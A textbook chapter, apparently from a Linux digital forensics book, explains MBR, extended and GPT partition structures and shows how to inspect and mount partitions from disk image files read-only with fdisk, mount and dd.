

FIGURE 5.1

Hard disk geometry.

You will see entries for cylinders, heads, and sectors in some of the data structures discussed in this chapter. Most modern media use logical block addressing, but these remnants of an earlier time are still found. Whether or not these values are used is another story.

MASTER BOOT RECORD PARTITIONS

The first method of having multiple partitions was to create something called a Master Boot Record (MBR) on the first sector of the hard disk. This was developed way back in the 1980s. A maximum of four partitions are permitted in the Master Boot Record. At most one of these four partitions can be marked as bootable. The overall format for a MBR is shown in Table 5.1.

Table 5.1. Master Boot Record Format

Offset	Length	Item
0 (0x00)	446 (0x1BE)	Boot code
446 (0x1BE)	16 (0x10)	First partition
462 (0x1CE)	16 (0x10)	Second partition
478 (0x1DE)	16 (0x10)	Third partition
494 (0x1EE)	16 (0x10)	Fourth partition
510 (0x1FE)	2 (0x2)	Signature 0x55 0xAA

Each of the partition entries in the MBR contains the information shown in Table 5.2.

Table 5.2. Partition Entry Format

Offset	Length	Item
0 (0x00	1 (0x01)	Active flag (0x80 = bootable)
1 (0x01)	1 (0x01)	Start head
2 (0x02)	1 (0x01)	Start sector (bits 0-5); upper bits of cylinder (6-7)
3 (0x03)	1 (0x01)	Start cylinder lowest 8 bits
4 (0x04)	1 (0x01)	Partition type code (0x83 = Linux)
5 (0x05)	1 (0x01)	End head
6 (0x06)	1 (0x01)	End sector (bits 0-5); upper bits of cylinder (6-7)
7 (0x07)	1 (0x01)	End cylinder lowest 8 bits
8 (0x08)	4 (0x04)	Sectors preceding partition (little endian)
12 (0x0C)	4 (0x04)	Sectors in partition

Let’s discuss these fields in the partition entries one at a time. The first entry is an active flag where 0x80 means active and anything else (usually 0x00) is interpreted as inactive. In the Master ***Boot*** Record active means it is bootable. For obvious reasons there can be at most one bootable partition. That doesn’t mean that you cannot boot multiple operating systems, just that you must boot to some sort of selection menu program to do so.

The next entry is the starting head for the partition. This is followed by the starting sector and cylinder. Because the number of cylinders might exceed 255 and it is unlikely that so many sectors would be in a single track, the upper two bits from the byte storing the sector are the upper two bits for the cylinder. This system allows up to 64 sectors per track and 1024 cylinders. Note that with only three bytes of storage partitions must begin within the first eight gigabytes of the disk assuming standard 512 byte sectors.

The entry following the starting address is a partition type code. For Windows systems this type code is used to determine the filesystem type. Linux systems normally use 0x83 as the partition type and any supported filesystem may be installed on the partition. Partition type 0x82 is used for Linux swap partitions.

The cylinder/head/sector address of the end of the partition follows the partition type. The same format is used as that for the starting address of the partition. The number of sectors preceding the partition and total sectors occupy the last two positions in the partition entry. Note that these are both 32-bit values which allows devices up to two terabytes (2048 gigabytes) to be supported. Most modern devices use Logical Block Addressing (LBA) and the cylinder/head/sector addresses are essentially ignored.

EXTENDED PARTITIONS

When four partitions were no longer enough, a new system was invented. This system consists of creating one or more extended partitions in the four available slots in the MBR. The most common extended partition types are 0x05 and 0x85, with the former used by Windows and Linux and the later used only by Linux. Each extended partition becomes a logical drive with an MBR of its own. Normally only the first two slots in the extended partition MBR are used.

The addresses in partition entries in the extended partition’s MBR are relative to the start of the extended partition (it is its own logical drive after all). Logical partitions in the extended partition can also be extended partitions. In other words, extended partitions can be nested which allows more than eight partitions to be created. In the case of nested extended partitions, the last partition is indicated by an empty entry in the second slot in that extended partition’s MBR. Nested extended partitions are shown in Figure 5.2.



FIGURE 5.2

Nested Extended Partitions.

GUID PARTITIONS

The method of creating partitions is not the only thing showing its age. The Basic Input Output System (BIOS) boot process is also quite outdated. Under the BIOS boot process an ultramodern 64-bit computer is not started in 64-bit mode. It isn't even started in 32-bit mode. The CPU is forced to regress all the way back to 16-bit compatibility mode. In fact, if you examine the boot code in the MBR you will discover that it is 16-bit machine code.

The BIOS boot process has been replaced with the Unified Extensible Firmware Interface (UEFI) boot process. UEFI (pronounced ooh-fee) booting allows a computer to start in 64-bit mode directly. All 64-bit computers shipped today use UEFI and not BIOS for booting, although they support legacy booting from MBR-based drives. This legacy support is primarily intended to allow booting from removable media such as DVDs and USB drives.

A new method of specifying partitions was also created to go along with UEFI. This new method assigns a Globally Unique Identifier (GUID) to each partition. The GUIDs are stored in a GUID Partition Table (GPT). The GPT has space for 128 partitions. In addition to the primary GPT, there is a secondary GPT stored at the end of the disk (highest numbered logical block) to mitigate the chances of bad sectors in the GPT rendering a disk unreadable.

A drive using GUID partitioning begins with a protective MBR. This MBR has a single

entry covering the entire disk with a partition type of 0xEE. Legacy systems that don't know how to process a GPT also don't know what to do with a partition of type 0xEE so they will ignore the entire drive. This is preferable to having the drive accidentally formatted if it appears empty or unformatted.

As has been mentioned previously, modern systems use Logical Block Addressing (LBA). The protective MBR is stored in LBA0. The primary GPT begins with a header in LBA1, followed by GPT entries in LBA2 through LBA34. Each GPT entry requires 128 bytes. As a result, there are four entries per standard 512 byte block. While GPT entries are 128 bytes today, the specification allows for larger entries (with size specified in the GPT header) to be used in the future. Blocks are probably 512 bytes long, but this should not be assumed. The secondary GPT header is stored in the last LBA and the secondary GPT entries are stored in the preceding 32 sectors. The layout of a GPT-based drive is shown in Figure 5.3.



FIGURE 5.3

Layout of a drive with GUID partitioning.

The GPT header format is shown in Table 5.3. When attempting to mount images of drives using GUID partitioning, this header should be checked in order to future proof any scripts should the default values shown in the table change.

Table 5.3. GUID Partition Table Header Format.

Offset	Length	Contents
0 (0x00)	8 bytes	Signature (“EFI PART” or 0x5452415020494645)

8 (0x08)	4 bytes	Revision in Binary Coded Decimal format (version 1.0 = 0x00 0x00 0x01 0x00)
12 (0x0C)	4 bytes	Header size in bytes (92 bytes at present)
16 (0x10)	4 bytes	Header CRC32 checksum
20 (0x14)	4 bytes	Reserved; must be zero
24 (0x18)	8 bytes	Current LBA (where this header is located)
32 (0x20)	8 bytes	Backup LBA (where the other header is located)
40 (0x28)	8 bytes	First usable LBA for partitions
48 (0x30)	8 bytes	Last usable LBA for partitions
56 (0x38)	16 bytes	Disk GUID
72 (0x48)	8 bytes	Starting LBA of array of partition entries
80 (0x50)	4 bytes	Number of partition entries in array
84 (0x54)	4 bytes	Size of a single partition entry (usually 128)
88 (0x58)	4 bytes	CRC32 checksum of the partition array
92 (0x5C)	—	Reserved; must be zeroes for the rest of the block

The format for each partition entry is shown in Table 5.4. The format for the attributes field in these entries is shown in Table 5.5. Unlike MBR-based partitions with one byte to indicate partition type, GPT-based partitions have a 16-byte GUID for specifying the partition type. This type GUID is followed by a partition GUID (essentially a serial number) which is also sixteen bytes long. You might see Linux documentation refer to this partition GUID as a Universally Unique Identifier (UUID).

Table 5.4. GUID Partition Table Entry Format.

Offset	Length	Item
0 (0x00	16 (0x10)	Partition type GUID
16 (0x10)	16 (0x10)	Unique partition GUID
32 (0x20)	8 (0x08)	First LBA
40 (0x28)	8 (0x08)	Last LBA
48 (0x30)	8 (0x08)	Attributes
56 (0x38)	72 (0x48)	Partition name (UTF-16 encoding)

Table 5.5. GUID Partition Table Entry Attributes Format.

Bit	Content	Description
0	System partition	Must preserve partition as is
1	EFI Firmware	Operating system should ignore this partition
2	Legacy BIOS boot	Equivalent to 0x80 in MBR
3-47	Reserved	Should be zeros
48-63	Type specific	Varies by partition type (60=RO, 62=Hidden, 63=No automount for Windows)

The start and end LBA follow the UUID. Next comes the attributes and then the partition name which can be up to 36 Unicode characters long. Attribute fields are 64 bits long. As can be seen in Table 5.5, the lowest three bits are used to indicate a system partition, firmware partition, and support for legacy boot. System partitions are not to be changed and firmware partitions are to be completely ignored by operating systems. The meaning of the upper sixteen bits of the attribute field depends on the partition type.

MOUNTING PARTITIONS FROM AN IMAGE FILE ON LINUX

Linux is the best choice for a forensics platform for several reasons, regardless of operating system used by the subject system. One of the many reasons that this is true is the ease with which an image file can be mounted. Once filesystems in an image have been mounted all of the standard system tools can be used as part of the investigation.

Linux tools, such as `fdisk`, can also be used directly on an image file. This fact might not be immediately obvious, but we will show it to be true. The key to being able to use our normal tools is Linux's support for loop devices. In a nutshell, a loop device allows a

file to be treated as a block device by Linux.

The command for running `fdisk` on an image is simply `fdisk <image file>`. After `fdisk` has been run, the partition table is easily printed by typing `p <enter>`. The key piece of information you need for each partition to mount it is the starting sector (LBA). The results of running `fdisk` and printing the partition table for a Windows virtual machine image are shown in Figure 5.4. Note that in most cases we do not need to know the partition type as the Linux `mount` command is smart enough to figure this out on its own.

The single primary partition in the image from Figure 5.4 begins at sector 63. In order to mount this image we need to first create a mount point directory by typing `sudo mkdir <mount point>`, i.e. `sudo mkdir /media/win-c`. Next we need to mount the filesystem using the `mount` command. The general syntax for the command is `mount [options] <source device> <mount point directory>`.



FIGURE 5.4

Running fdisk on an image file. Note that root privileges are not required to run fdisk on an image. The starting sector will be needed later for mounting.

The options required to mount an image in a forensically sound way are ro (read-only) and noatime (no access time updating). The second option might seem unnecessary, but it insures that certain internal timestamps are not updated accidentally. Mounting an image file requires the loop and offset options.

Putting all of these together, the full `mount` command is `sudo mount -o ro,noatime,loop,offset=<offset to start of partition in bytes> <image file> <mount point directory>`. The offset can be calculated using a calculator or a little bash shell trick. Just like commands can be

executed by enclosing them in $(), you can do math on the command line by enclosing mathematical operations in $(()).

Using our bash shell trick, the proper command is `sudo mount -o ro,noatime,loop,offset=$(( <starting sector> * 512 )) <image file> <mount point directory>`. The series of commands to mount the image from Figure 5.4 are shown in Figure 5.5.

FIGURE 5.5

Mounting a single primary partition from an image file.

What if your image contains extended partitions? The procedure is exactly the same. An image with an extended partition is shown in Figure 5.6. Note that `fdisk` translates the relative sector addresses inside the extended partition to absolute addresses in the overall image. Also note that the swap partition inside the extended primary partition starts two sectors into the partition. The first sector is used by the extended partition's mini-MBR and the second is just padding to make the swap partition start on an even-numbered sector.

The mini-MBR from the extended partition in the image from Figure 5.6 is shown in Figure 5.7. The partition type, 0x82, is highlighted in the figure. Recall that this is the type code for a Linux swap partition. Notice that the second MBR entry is blank indicating that there are no extended partitions nested inside this one. The `dd` command was used to generate this figure.



FIGURE 5.6

An image file with an extended partition.



FIGURE 5.7

A mini-MBR from an extended partition. The highlighted byte is for the partition, 0x82, which indicates this is a swap partition. Note that the second entry is blank indicating there are no nested extended partitions under this one.

A quick way to view a single sector from an image is to issue the command `dd skip=`

`<sector number> bs=<sector size> count=1 if=<image file> | xxd`. The command used to generate Figure 5.7 was `dd skip=33556478 bs=512 count=1 if=pentester-academy-subject1-flat.vmdk | xxd`. It is important to realize that `dd` uses blocks (with a default block size of 512) whereas `mount` uses bytes. This is why we don't have to do any math to use `dd`.

The commands required and also the results of mounting the primary partition from Figure 5.6 are shown in Figure 5.8. Notice that my Ubuntu system automatically popped up the file browser window shown. This is an example of behavior that can be customized using udev rules as described earlier in this book.

FIGURE 5.8

Mounting a Linux partition in an image from the command line.

What if your subject system is using GUID Partition Tables (GPT)? The results of running `fdisk` against such a system are shown in Figure 5.9. The only partition displayed covers the entire disk and has type 0xEE. This is the protective MBR discussed earlier in this chapter. Note that `fdisk` displays a warning that includes the correct utility to run for GPT drives.

